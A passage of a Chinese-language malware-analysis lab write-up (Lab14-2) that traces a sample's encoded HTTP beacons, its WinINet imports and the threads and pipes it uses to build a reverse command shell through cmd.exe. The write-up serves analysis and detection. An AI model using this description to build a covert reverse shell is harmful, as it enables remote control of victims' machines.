防御者如果没有意识到操作系统决定着这些元素，则他们可能会尝试将URI以为的元素作为目标。多数情况下，Base64编码字符串以a结尾，它通常使文件名显示为a.png。然而，如果用户名长度是3的倍数，那么最后一个字符和文件名都取决于编码用户名的最后一个字符。这种情况下，文件名是不可预测的。

1. **哪些特征集可能检测到这个恶意代码(以及新的变种)?**

推荐的特征集请参考详细分析过程。

1. **Lab14-2**

对恶意代码执行动态分析。恶意代码第一次发送一个带有奇怪User-Agent字符串的信令：

|  |
| --- |
| GET /tenfour.html HTTP/1.1  User-Agent:(!<e6LJC+xnBq90daDNB+1TDrhG6aWG6p9LC/iNBqsGi2sVgJdqhZXDZoMMomKGoqxUE73N9qH0dZltjZ4RhJWUh2XiA6imBriT9/oGoqxmCYsiYGofonNC1bxJD6pLB/1ndbaS9YXe9710A6t/CpVpCq5m7l1LCqR0BrWy  Host:127.0.0.1  Cache-Control:no-cache |


片刻之后它发出了第二个信令：


|  |
| --- |
| GET /tenfour.html HTTP/1.1  User-Agent:Internet Surf  Host:127.0.0.1  Cache-Control:no-cache |

在多次动态实验中信令内容并没有产生变化，但是更改主机或者用户将会改变最初编码信令的内容，这就提供了一个线索：即用于编码信令的信息来源依赖于特定主机的信息。


查看导入表


从网络函数开始，看到从WinINet库中导入了函数InternetOpenA、InternetopenUr1A、InternetReadFile和InternetCloseHandle。






InternetopenUrlA的一个参数是常量0x80000000。







查询受影响的参数值，看到这一参数值的含义为INTERNET\_FLAG\_RELOAD标志。当这个标志被置位时，它会在第一次信令中产生Cache-Control:no-cache,这也展示了使用这些高级协议接口而不使用底层socket调用的好处。使用底层socket调用的恶意代码需要在代码中显式地包含Cache-Control:no-cache字符串，因此会让它更容易被识别为恶意代码，并且在试图模仿合法流量时可能会犯错误。


为所有最终使用Internet联网函数的用户函数创建一个交叉引用图。





恶意代码有两个不同并且对称的部分。WinMain中检查第一个CreateThread调用。表明sub\_4014C0，标记为StartAddress的函数是一个新线程的开始地址。0x004015CO处的函数(被标志为s\_thread2\_start)也是一个新线程的开始地址。






查看StartAddress(sub\_4014C0)，看到除了s\_Interent1(sub\_401750)函数外，也调用malloc、PeekNamedPipe、ReadFile、ExitThread、Sleep以及其他一些内部函数。









查看sub\_4015C0










s\_thread2\_start(sub\_4015C0)上的函数包含一个相似的结构，也有s\_Internet2(sub\_401800)、malloc、WriteFile、ExitThread和Sleep调用。函数PeekNamedPipe用来监测命名管道的新输入(与命令shell相关的stdin和stdout都是命名管道)。

查看WinMain，在WinMain启动两个线程之前，它调用了函数CreatePipeA、GetCurrentProcess、DuplicateHandle以及CreateProcessA。函数CreateProcessA创建一个新的cmd.exe进程，其他函数设置新进程，使stdin和stdout与提供的命令进程的句柄进行绑定。




这个恶意代码的编写者按照一种常见模式，来建立一个反向的命令shell。攻击者启动一个新的命令shell作为它的进程，并启动单独的线程向命令shell读取输入和写入输出。


StartAddress(sub\_4014C0)线程使用PeekNamedPipe,检查命令shell的新输入，如果检查内容存在，它就用ReadFile读取数据。




只要读取这些数据，它就通过函数s\_Internet1(sub\_401750)将读取内容发送到一个远程位置。





另一个线程s\_thread2\_start(sub\_4015C0)使用s\_Internet2(sub\_401800),连接一个远程位置，如果命令shell上有任何新输入，这个线程都会将它们写入到命令shell的输入管道。






回到传递给s\_Internet1(sub\_401750)中Internet函数的参数，来查找组成这些参数的原始信息来源。函数InternetopenUrlA将一个URL作为参数，随后看到它作为一个参数，传递给这个函数，并且在靠近函数开头的地址将它复制到一个缓冲区中。







在前面标注为StartAddress的函数(0x004014C0)中，看到URL也是一个参数。




当追踪URL的来源时，需要回溯回到WinMain(0x4011C0)和LoadStringA调用的开始。检查PE文件的资源部分，看到它有个用于信令的URL。事实上，这个URL与两个线程发送信令的用法相似。




已经确定s\_Internet1(sub\_401750)中一个参数是URL（lpszUrl）,另一个参数是User-Agent域。





转到s\_Internet1(sub\_401750),在函数开头看到静态字符串(!<,它与信令中看到的User-Agent字符串开头相匹配，但是，与一个长字符串进行连接后，作为s\_Internet1(sub\_401750)的一个参数传给s\_Internet1。

